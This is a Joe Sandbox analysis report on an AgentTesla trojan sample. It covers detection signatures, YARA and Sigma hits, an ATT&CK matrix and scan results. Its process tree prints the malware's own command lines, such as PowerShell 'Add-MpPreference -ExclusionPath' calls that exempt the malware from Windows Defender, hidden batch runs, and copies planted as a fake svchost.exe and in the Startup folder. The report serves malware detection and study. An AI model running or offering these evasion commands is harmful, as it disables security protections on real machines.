ID: 483859
Sample Name: wid3i48Egy
Cookbook: default.jbs
Time: 15:15:56
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report wid3i48Egy

Overview

General Information

Sample Name:	wid3i48Egy (renamed file extension from none to exe)
Analysis ID:	483859
MD5:	13deb1f9e3779ec.
SHA1:	fd7d53357ad6654.
SHA256:	7a9a395febca4d1.
Tags:	AfiaWaveEnterprisesOy, AgentTesla, exe, signed
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Yara detected AntiVM3
- Sigma detected: Suspect Svchost A…
- Yara detected UAC Bypass using C…
- Multi AV Scanner detection for subm…
- Multi AV Scanner detection for dropp…
- Sigma detected: Powershell adding …
- Sigma detected: System File Execu…
- Drops PE files to the startup folder
- Tries to detect sandboxes and other…
- Injects a PE file into a foreign proce…
- Queries sensitive video device inform…
- .NET source code contains very larg…
- Adds a directory exclusion to Windo…
- Creates autostart registry keys with …
- Queries sensitive network adapter in…

Classification



Process Tree

- **System is w10x64**
- wid3i48Egy.exe (PID: 4808 cmdline: 'C:\Users\user\Desktop\wid3i48Egy.exe' MD5: 13DEB1F9E3779ECDC3025F0252E22176)
  - AdvancedRun.exe (PID: 6616 cmdline: 'C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 3216 cmdline: 'C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe' /SpecialRun 4101d8 6616 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 6640 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\wid3i48Egy.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6628 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - AdvancedRun.exe (PID: 6660 cmdline: 'C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe' /SpecialRun 4101d8 6628 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 6356 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\wid3i48Egy.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6904 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6908 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6412 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5244 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 7028 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\wid3i48Egy.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5372 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 7B71FC14.exe (PID: 5476 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' MD5: 13DEB1F9E3779ECDC3025F0252E22176)
    - AdvancedRun.exe (PID: 6792 cmdline: 'C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
      - AdvancedRun.exe (PID: 3500 cmdline: 'C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\AdvancedRun.exe' /SpecialRun 4101d8 6792 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - powershell.exe (PID: 6912 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 6316 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 676 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 7144 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 660 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Fil

es\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1288 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6720 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5500 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 4892 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5804 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 3512 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 1292 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 5428 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\wid3i48Egy.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 1936 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 6352 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 5784 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- wid3i48Egy.exe (PID: 5036 cmdline: C:\Users\user\Desktop\wid3i48Egy.exe MD5: 13DEB1F9E3779ECDC3025F0252E22176)
- WerFault.exe (PID: 384 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4808 -s 2192 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6136 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- 7B71FC14.exe (PID: 4592 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' MD5: 13DEB1F9E3779ECDC3025F0252E22176)
  - AdvancedRun.exe (PID: 160 cmdline: 'C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 7124 cmdline: 'C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe' /SpecialRun 4101d8 160 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 3144 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3900 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6588 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6308 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 340 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 7108 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5556 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5792 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6972 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1624 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 7B71FC14.exe (PID: 6476 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe MD5: 13DEB1F9E3779ECDC3025F0252E22176)
- svchost.exe (PID: 4516 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 5208 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 4808 -ip 4808 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 3496 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 424 -p 4592 -ip 4592 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6224 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 472 -p 7036 -ip 7036 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 7036 cmdline: 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' MD5: 13DEB1F9E3779ECDC3025F0252E22176)
  - AdvancedRun.exe (PID: 6628 cmdline: 'C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 6728 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3688 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6364 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6756 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6852 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6252 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 7060 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4308 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 400 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6648 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - svchost.exe (PID: 6248 cmdline: C:\Program Files\Common Files\System\7957F23F\svchost.exe MD5: 13DEB1F9E3779ECDC3025F0252E22176)
- svchost.exe (PID: 1288 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6884 cmdline: 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' MD5: 13DEB1F9E3779ECDC3025F0252E22176)
  - AdvancedRun.exe (PID: 6168 cmdline: 'C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 1432 cmdline: 'C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\AdvancedRun.exe' /SpecialRun 4101d8 6168 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
- svchost.exe (PID: 6920 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2904 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.484145401.000000000472 6000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.484145401.000000000472 6000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000001.00000002.485161899.000000000479 E000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.485161899.000000000479 E000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000001E.00000003.555361080.0000000004C4 4000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.wid3i48Egy.exe.406fd50.5.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
1.2.wid3i48Egy.exe.406fd50.5.raw.unpack	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
1.2.wid3i48Egy.exe.473eb18.13.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.wid3i48Egy.exe.473eb18.13.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.2.wid3i48Egy.exe.475eb38.12.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 27 entries				

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: System File Execution Location Anomaly

Sigma detected: Powershell Defender Exclusion

Sigma detected: Conhost Parent Process Executions

Sigma detected: Non Interactive PowerShell

Sigma detected: Windows Processes Suspicious Parent Directory

Sigma detected: T1086 PowerShell Execution

Malware Analysis System Evasion:

Sigma detected: Powershell adding suspicious path to exclusion list

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Exploits:

Yara detected UAC Bypass using CMSTP

System Summary:

.NET source code contains very large array initializations

Persistence and Installation Behavior:

Drops PE files with benign system names

Boot Survival:

Drops PE files to the startup folder

Creates autostart registry keys with suspicious names

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

.NET source code references suspicious native API functions

Stealing of Sensitive Information:

Yara detected AgentTesla


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 3 2 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1 1	OS Credential Dumping	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 1 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	System Information Discovery 1 3 4	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1
Domain Accounts	Command and Scripting Interpreter 1	Windows Service 1	Application Shimming 1	Obfuscated Files or Information 2	Security Account Manager	Security Software Discovery 5 5 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1
Local Accounts	Service Execution 2	Registry Run Keys / Startup Folder 2 2 1	Access Token Manipulation 1	Masquerading 1 1 3	NTDS	Virtualization/Sandbox Evasion 3 7 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonatio
Cloud Accounts	Cron	Network Logon Script	Windows Service 1	Virtualization/Sandbox Evasion 3 7 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Process Injection 1 1 1	Access Token Manipulation 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Registry Run Keys / Startup Folder 2 2 1	Process Injection 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
wid3i48Egy.exe	57%	Virustotal		Browse
wid3i48Egy.exe	26%	Metadefender		Browse
wid3i48Egy.exe	58%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files\Common Files\system\7957F23F\svchost.exe	57%	Virustotal		Browse
C:\Program Files\Common Files\system\7957F23F\svchost.exe	26%	Metadefender		Browse
C:\Program Files\Common Files\system\7957F23F\svchost.exe	58%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\AdvancedRun.exe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe	0%	Virustotal		Browse
